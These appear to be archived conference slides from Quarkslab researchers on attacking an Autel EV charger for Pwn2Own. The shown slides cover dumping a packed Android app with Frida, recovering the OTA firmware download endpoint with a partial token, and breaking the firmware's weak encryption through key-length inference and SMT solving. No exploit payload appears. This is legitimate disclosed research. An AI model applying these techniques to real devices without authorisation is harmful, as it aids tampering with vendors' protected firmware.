


Abusing EV Chargers through Bluetooth and USB

Recon 2025

Riccardo Mori <rmori@quarkslab.com>

Robin David <rdavid@quarkslab.com>

Alexandre Chazal <achazal@quarkslab.com>



This pdf is an archived version of the slides.
To see the original slides with videos and
animations, go [here](#)



Riccardo Mori

Security Research at Quarkslab
also, CTF & pwn2own participant.



Alex Chazal

Security Research at Quarkslab
working on automotive and
embedded devices.



Robin David

Security Research at Quarkslab
also, trainer and R&D Manager.



EVSE: EV Supply Equipment

aka EV Charger



Charging power

Connector Type

Level	Voltage	Use Case	Charging Speed
Level 1	120V	Home	~
Level 2	208/240V	Home/Public	+
Level 3	400V+ DC	Commercial & Highways	+++


	N.America Type1	EU Type2	China	Japan
AC	 SAE J1772 /IEC 62196-2	 IEC 62196-2	 GB/T 20234.2-2011	 IEC 62196-2
DC	 SAE J1772 /IEC 62196-3	 IEC 62196-3	 GB/T 20234.3-2011	 CHAdeMO



ZERO DAY
INITIATIVE

PWN20wn

AUTOMOTIVE
2025



⇒ Bug bounty competition for automotive equipments


- Exploitation: 3 attempts of 10 minutes
- Need **proof of exploitation**

Target	Cash Prize	Master of Pwn Points
ChargePoint Home Flex (Model CPH50)	\$50,000	5
Phoenix Contact CHARX SEC-3150	\$50,000	5
WOLFBX Level 2 EV Charger	\$50,000	5
EMPORIA EV Charger Level 2	\$50,000	5
Tesla Wall Connector	\$50,000	5
Autel MaxiCharger AC Wallbox Commercial (MAXI US AC W12-L-4G)	\$50,000	5
Ubiquiti Connect EV Station	\$50,000	5

The target we selected!

⇒ *Already present in pwn2own 2024 (5 CVE reported)*

Autel MaxiCharger AC Wallbox




Specs:

- Both **residential & commercial**
- Connector Type: IEC 62196-2
- Autel Cloud (*Smart Charging*)
- Up to 22KW of output power
- **OCPP 1.6j** (*Open Charge Point Protocol*)

Firmware RE

Intercepting Firmware




Intercepting Firmware: Attacking the app

⇒ Packed with **SecNeo**

⇒ **Frida** hooking is still possible.

Methodology:

1. Dump app memory (using Frida)
2. Search for **dex** headers
3. Collect DEXes and reconstruct the original app (*7 remaining files*)



```
$ ls -lah
-rw-r--r-- 1 x x 16M Nov 1 2024 classes09.dex
-rw-r--r-- 1 x x 13M Nov 1 2024 classes11.dex
-rw-r--r-- 1 x x 13M Nov 1 2024 classes13.dex
-rw-r--r-- 1 x x 12M Nov 1 2024 classes15.dex
-rw-r--r-- 1 x x 9.3M Nov 1 2024 classes17.dex
-rw-r--r-- 1 x x 14M Nov 1 2024 classes19.dex
-rw-r--r-- 1 x x 2.1M Nov 1 2024 classes23.dex
```



Interception with Frida: Recovering OTA update

#1 Finding endpoints

```
public static void getFirmwareInfoV2(String str, b<?> bVar) {  
    HashMap hashMap = new HashMap();  
    hashMap.put("sn", str);  
    try {  
        z6.b.k("/api/data-service/device/pile/version/upgrade/ota",  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}
```



Interception with Frida: Recovering OTA update

#1 Finding endpoints

```
public static void getFirmwareInfoV2(String str, b<?> bVar) {  
    HashMap hashMap = new HashMap();  
    hashMap.put("sn", str);  
    try {  
        z6.b.k("/api/data-service/device/pile/version/upgrade/ota",  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}
```



#2 Function hooking

Hook z6.b.k and dump parameters. Repeat for sending and receiving functions.



Interception with Frida: Recovering OTA update

#1 Finding endpoints

```
public static void getFirmwareInfoV2(String str, b<?> bVar) {  
    HashMap hashMap = new HashMap();  
    hashMap.put("sn", str);  
    try {  
        z6.b.k("/api/data-service/device/pile/version/upgrade/ota",  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}
```



#2 Function hooking

Hook z6.b.k and dump parameters. Repeat for sending and receiving functions.



#3 URL retrieval

(depends geographic regions (US/EMEA/Asia))

```
TOKEN = "UNb2g%2BMonYmgKnIeCgm3e1TrLLDbvqvT..."  
URL = "https://gateway-eneprodapac.autel.com"  
ENDP  
="/api/data-service/device/pile/version/upgrade/ota"  
s = requests.Session()  
s.headers["X-Model"] = "Pixel 8 Pro"  
# [snip]  
r = s.get(URL + ENDP, params={"sn": "AE0022..."})
```



Interception with Frida: Recovering OTA update

#1 Finding endpoints

```
public static void getFirmwareInfoV2(String str, b<?> bVar) {  
    HashMap hashMap = new HashMap();  
    hashMap.put("sn", str);  
    try {  
        z6.b.k("/api/data-service/device/pile/version/upgrade/ota",  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}
```



#2 Function hooking

Hook z6.b.k and dump parameters. Repeat for sending and receiving functions.



#3 URL retrieval

(depends geographic regions (US/EMEA/Asia))

#4 Fetching Firmware

```
$ wget -O Firmware_ECC01_V1.51.00.aut  
https://s3.eu-central-1.amazonaws.com/...
```



Firmware_ECC01_v1.51.00.aut




```
TOKEN = "UNb2g%2BMonYmgKnIeCgm3e1TrLLDbvqvT..."  
URL = "https://gateway-eneprodapac.autel.com"  
ENDP  
="/api/data-service/device/pile/version/upgrade/ota"  
s = requests.Session()  
s.headers["X-Model"] = "Pixel 8 Pro"  
# [snip]  
r = s.get(URL + ENDP, params={"sn": "AE0022..."})
```




Encrypted firmware analysis


Entropy



Entropy Plot





Encrypted firmware analysis



Entropy

Byte Distribution





Encrypted firmware analysis





Crypto-Condor

Entropy

Byte Distribution

TestU01
(to assess PRNG)



```
Pass: 2 Fail: 26
[✗] Frequency (Monobit) Test
[✗] Test For Frequency Within A Block
[✗] Runs Test
[✗] Random Binary Matrix Rank Test, 32 x 32
[✓] Random Binary Matrix Rank Test, 320 x 320
[✗] Discrete Fourier Transform (Spectral) Test
[✓] Linear Complexity Test
...
[✗] Random Excursions Variant Test (L = 10016)
[✗] RandomWalk1 C (L = 10016)
```


Inferring Key Size: Kasiski/Babbage approach



Guess #1: Simple operation (+, -, x, ^) with a repeating key



Inferring Key Size: Kasiski/Babbage approach



Guess #1: Simple operation (+, -, x, ^) with a repeating key

Principle:

- ⇒ Plaintext ciphered with the same key portion generates the same ciphertext
- ⇒ Thus their distance is a multiple of key length
- ⇒ The **GCD** of distances should be **multiple** of key length



Charles Babbage
(1791-1871)



Friedrich Kasiski
(1805-1881)

Inferring Key Size: Example



9338 ad70 4e8d b17b 8b30 c5a9 5084 7e69
ad90 **b07b 0880 c0bc** 5442 e022 524d ad87
5239 9531 978e 7972 a731 b877 6d6c bb94
9b8d 9078 98ac b482 d87c 72bb aa3f 7465
75c3 6577 757b bc88 8784 9568 999d 7088
177e 7703 935f **b07b 0880 c0bc** e573 bfb6
2e82 1f72 a926 b479 1078 b83c 917e f572
5f3f b47f 3888 7b55 9b3b 1e65 a453 b485
a425 **b57f 9105 d476** c18f ba36 7e6a 370a
ba94 72c6 c668 7c36 3667 b32a 9b66 7776
ad23 7492 9092 8d85 a1f5 **b57f 9105 d476**
9a32 7457 eb74 c377 4c77 7265 7d18 b576
9006 aa74 4536 2d3f 5ba6 **4e5c 7566** 53bf
6133 0a45 **4e5c 7566** 8b6b d03c 9f46 b487
7294 c068 9181 4f90 a103 cb20 db24 879c
d285 aa89 4c25 bf7e a476 aa9d 5745 8e81

dist: **60**

dist: **40**

dist: **10**

$\text{Gcd}(\text{60}, \text{40}, \text{10}) \Rightarrow \text{10}$ (key length)
(greatest common divider)

Key length (*block length*)

Duplicate occurrences


Matches (and GCD)

```
10: [1001] ['9: 10', '8: 10', '8: 10', '8: 40', '8: 10', '8: 20', '8: 10', '9: 20', '9: 640', '10: 40', '11: 20', '8: 10', '9: 10', '8: 40', '8: 10', '7: 40',...]
11: [884] ['5: 11', '5: 11', '4: 11', '4: 22', '4: 11', '4: 352', '5: 11', '5: 11', '4: 11', '5: 11', '5: 11', '6: 1408', '4: 11', '4: 88', '4: 11', '3: 11',...]
12: [823] ['13: 12', '18: 12', '17: 48', '16: 12', '15: 24', '13: 48', '15: 384', '14: 12', '14: 96', '13: 96', '15: 24', '13: 12', '14: 48', '15: 12', '13: 24',...]
13: [612] ['3: 26', '3: 13', '3: 416', '4: 13', '4: 26', '4: 13', '3: 13', '3: 13', '4: 13', '3: 26', '3: 13', '3: 208', '3: 13', '3: 26', '3: 13', '3: 52', '3: 13',...]
14: [689] ['5: 28', '6: 56', '7: 28', '7: 14', '6: 224', '5: 28', '6: 14', '6: 14', '5: 14', '6: 112', '7: 14', '6: 28', '6: 14', '5: 14', '5: 14', '7: 28', '5: 14',...]
[snip]
29: [17] ['4: 29', '3: 116', '4: 58', '3: 29', '3: 29']
30: [126] ['3: 30', '4: 30', '4: 120', '3: 30', '3: 60', '3: 30', '3: 3840', '3: 30', '3: 60', '3: 30', '3: 120', '3: 30', '3: 60', '3: 30', '3: 240', '3: 30', '4: 60', '4:
30', '3: 120', '3: 30', '3: 60', '3: 30', '3: 480', '3: 60', '3: 30', '3: 240', '3: 30', '4: 120', '3: 30', '3: 60', '3: 30', '3: 30', '4: 30', '3: 30', '3: 30', '3: 30', '3:
30', '3: 30', '3: 120', '3: 30']
31: [6] ['3: 31', '3: 93']
32: [284] ['39: 64', '34: 32', '37: 128', '34: 32', '35: 32', '36: 256', '33: 32', '36: 64']
33: [0] ['3: 33', '3: 99']
[snip]
52: [108] ['3: 208', '3: 52', '3: 104', '3: 52', '3: 416', '3: 52', '3: 104', '3: 52', '3: 208', '3: 52', '3: 104', '3: 52', '3: 3328', '3: 52', '3: 104', '4: 52', '4: 208',
'3: 52', '3: 104', '3: 52', '3: 416', '3: 52', '3: 104', '3: 52', '3: 208', '3: 52', '3: 104', '3: 52', '4: 832', '3: 52', '3: 104', '3: 52', '3: 104', '3: 52', '3: 52']
56: [154] ['6: 112', '5: 56', '5: 224', '5: 56', '5: 112', '5: 56', '5: 448', '5: 56', '5: 112', '5: 56', '5: 224', '5: 56', '5: 112', '5: 56', '5: 896', '6: 56', '6: 112',
'6: 56', '5: 224', '5: 56', '4: 112', '4: 56', '4: 448', '4: 56', '5: 112', '4: 56', '4: 224', '4: 56', '4: 112', '5: 56', '4: 1792', '4: 56']
58: [3] ['3: 58']
60: [43] ['3: 120', '3: 60', '3: 3840', '3: 60', '3: 120', '3: 60', '3: 240', '4: 60', '3: 120', '3: 60', '3: 60', '3: 240', '3: 120', '3: 120']
64: [134] ['33: 128', '35: 64', '33: 256', '33: 64']
68: [9] ['3: 136', '3: 68', '3: 136']
72: [118] ['4: 288', '4: 72', '4: 144', '4: 72', '4: 576', '4: 72', '4: 144', '4: 72', '4: 288', '4: 72', '4: 144', '6: 72', '4: 2304', '4: 72', '4: 144', '4: 72', '4: 288',
'4: 72', '4: 144', '3: 72', '3: 576', '3: 72', '3: 144', '3: 72', '3: 288', '3: 72', '3: 144', '3: 72', '3: 1152', '3: 72', '4: 144', '3: 72']
76: [6] ['3: 76', '3: 76']
80: [104] ['7: 160', '7: 80', '7: 1280', '7: 80', '7: 160', '7: 80', '7: 320', '7: 80', '6: 160', '6: 80', '6: 640', '6: 80', '6: 160', '6: 80', '6: 320', '6: 80']
88: [91] ['3: 88', '4: 704', '3: 88', '3: 176', '3: 88', '3: 352', '3: 88', '3: 176', '3: 88', '3: 1408', '3: 88', '3: 176', '3: 88', '3: 352', '3: 88', '3: 176', '3: 88',
'3: 704', '3: 88', '3: 176', '3: 88', '3: 352', '3: 88', '3: 176', '3: 88', '3: 2816', '3: 88', '3: 176', '3: 88', '3: 352']
96: [87] ['12: 96', '11: 768', '11: 96', '11: 192', '11: 96', '11: 384', '10: 96', '10: 192']
104: [45] ['3: 208', '3: 104', '3: 416', '3: 104', '3: 208', '3: 104', '3: 3328', '3: 104', '3: 208', '3: 104', '3: 416', '3: 104', '3: 208', '3: 104', '3: 832']
112: [75] ['5: 112', '5: 224', '5: 112', '5: 448', '5: 112', '5: 224', '5: 112', '5: 896', '6: 112', '5: 224', '4: 112', '4: 448', '4: 112', '4: 224', '4: 112', '4: 1792']
120: [15] ['3: 120', '3: 3840', '3: 120', '3: 240', '3: 120']
128: [65] ['33: 128', '32: 256']
144: [57] ['4: 288', '4: 144', '4: 576', '4: 144', '4: 288', '4: 144', '4: 2304', '4: 144', '4: 288', '3: 144', '3: 576', '3: 144', '3: 288', '3: 144', '3: 1152', '3: 144']
160: [52] ['7: 160', '7: 1280', '7: 160', '7: 320', '6: 160', '6: 640', '6: 160', '6: 320']
176: [42] ['3: 704', '3: 176', '3: 352', '3: 176', '3: 1408', '3: 176', '3: 352', '3: 176', '3: 704', '3: 176', '3: 352', '3: 176', '3: 2816', '3: 176']
192: [42] ['11: 768', '11: 192', '10: 384', '10: 192']
208: [21] ['3: 208', '3: 416', '3: 208', '3: 3328', '3: 208', '3: 416', '3: 208']
224: [36] ['5: 224', '5: 448', '5: 896', '4: 224', '4: 448', '4: 224', '4: 1792']
240: [6] ['3: 3840', '3: 240']
256: [32] ['32: 256']
288: [28] ['4: 288', '4: 576', '4: 288', '4: 2304', '3: 288', '3: 576', '3: 288', '3: 1152']
```

Inferring Key Size: Index of Coincidence (IC)



Principle: Counting character occurrences at every indexes (*and drawing correlation*). Can also compute most probable key length!



William Frederick Friedman
(1891-1969)

Technique invented in 1920
and published in "*The Index of
Coincidence and its Applications in
Cryptography*"

Cryptanalysis: Step #1 (First Attempt)



 **Guess #2:** The only 256 bytes repeating block is 0's in the plaintext.

Steps:

⇒ Take the repeating block and apply it on the whole firmware with by testing various operators (+, -, x, &, |, ^) (*might revert operation*)

e.g

$$0 + \text{key} = \text{key}$$

$$0 \wedge \text{key} = \text{key}$$

Cryptanalysis: Step #1 (First Attempt)



 **Guess #2:** The only 256 bytes repeating block is 0's in the plaintext.

Steps:

⇒ Take the repeating block and apply it on the whole firmware with by testing various operators (+, -, x, &, |, ^) (*might revert operation*)

⇒ Explore “semi-deciphed” to find any readable strings

ASCII

UTF-16

add (+)
(284 matches)

```
b'i>IW;xLUcW?Rz/DO?58`MR'  
b"KZDI<||'\BCVn;R`dt"  
b"R+AVoFI<rG'XSRCX9["  
b'`=MK\\=?GrB#MZCH(38'  
b'x=IT K<?z>AW7??`pU'  
b'IC4SE3XzENHot;>;L\\'
```

sub (-)
(12 matches)

```
b"r'[ d%_j/Un 3lr areaTc fail!"  
b'L=EEFABLE"$"sco": "RE04?C=U"  
...  
b'"X1<1,2Cp9'  
b'U2sG1Pl\\jE'  
b'tLk*&5WjCT'
```

(no match for other operators)

sub (-)
(89 matches)

```
b'0lcaSe us] app or ah_r]ifg c_r\\ lg stgp ch_ree.'  
b'<]vice ^aulty& Pl]as[ ag^t_c_l_dSiViqlratgr&  
b'AgmekfYc lgof crRor milh cWnlr_l bgard'  
b'This chaR_er h_s a\\r[a\\y b[|V r]sern[\\'  
b'Inqerl cUffeatUr iV char]] pert.'  
b'Car\\ read]R cgmmknWc_tWgf [rrgr'
```

Cryptanalysis: Step #1 (First Attempt)



 **Guess #2:** The only 256 bytes repeating block is 0's in the plaintext.

Steps:

⇒ Take the repeating block and apply it on the whole firmware with by testing various operators (+, -, x, &, |, ^) (*might revert operation*)

⇒ Explore “semi-deciphed” to find any readable strings

ASCII

UTF-16

add (+)

(284 matches)

```
b'i>IW;xLUcW?Rz/DO?58`MR'  
b"KZDI<|'|'\BCVn;R`dt"  
b"R+AVoFI<rG'XSRCX9["  
b'`=MK\\=?GrB#MZCH(38'  
b'x=IT K<?z>AW7??`pU'  
b'IC4SE3XzENH0t;>;L\\'
```

sub (-)

(12 matches)

```
b"r'[ d%_j/Un 3lr areaTc fail!"  
b'L=EEFABLE"$"sco": "RE04?C=U"  
...  
b'"X1<1,2Cp9'  
b'U2sG1P1\\jE'  
b'tLk*&5WjCT'
```

(no match for other operators)

sub (-)

(89 matches)

```
b'0lcaSe us] app or ah_r]ifg c_r\\ lg stgp ch_ree.'  
b'<]vice ^aulty& Pl]as[ ag^t_c_l_dSiViqlratgr&  
b'AgmohEve_lge5 orDer_mih eWals_l bgerd'  
b'This chaR_er h_s a\\r[a\\y b[|V r]sern[\\'  
b'ingerr correator lv char]] pert.'  
b'Car\\ read]R cgmmknWc_tWgf [rrgr'
```

This charset has already been seen [..]

⇒ Conclusion: Might not be only one operator

Step #2: More Complex Operation



Guess #3: Algorithm shall involve multiple operators such as:

$$\text{ciph}^{\text{ith}} = (\text{key1}^{\text{ith}} \diamond_1 \text{plain}^{\text{ith}}) \diamond_2 \text{key2}^{\text{ith}}$$

Goal:

- > Testing combinatorial of any two operators (+, -, x, &, |, ^)
- > by **SMT** solving:
 - Enforce plain-ciphered constraints using operators
 - Solve to obtain: `key1` and `key2`

Step #2: More Complex Operation



Guess #3: Algorithm shall involve multiple operators such as:

$$\text{ciph}^{\text{ith}} = (\text{key1}^{\text{ith}} \diamond_1 \text{plain}^{\text{ith}}) \diamond_2 \text{key2}^{\text{ith}}$$

Goal:

- Testing combinatorial of any two operators (+, -, x, &, |, ^)
- by **SMT** solving:
 - Enforce plain-ciphered constraints using operators
 - Solve to obtain: `key1` and `key2`

```
candidate: add | add
candidate: add | sub
candidate: add | mul
candidate: add | and_
candidate: add | or_
candidate: add | xor
candidate: sub | add
candidate: sub | sub
candidate: sub | mul
candidate: sub | and_
candidate: sub | or_
candidate: sub | xor
candidate: mul | add
candidate: mul | sub
candidate: mul | mul
candidate: mul | and_
candidate: mul | or_
candidate: mul | xor
candidate: and_ | add
candidate: and_ | sub
candidate: and_ | mul
candidate: and_ | and_
candidate: and_ | or_
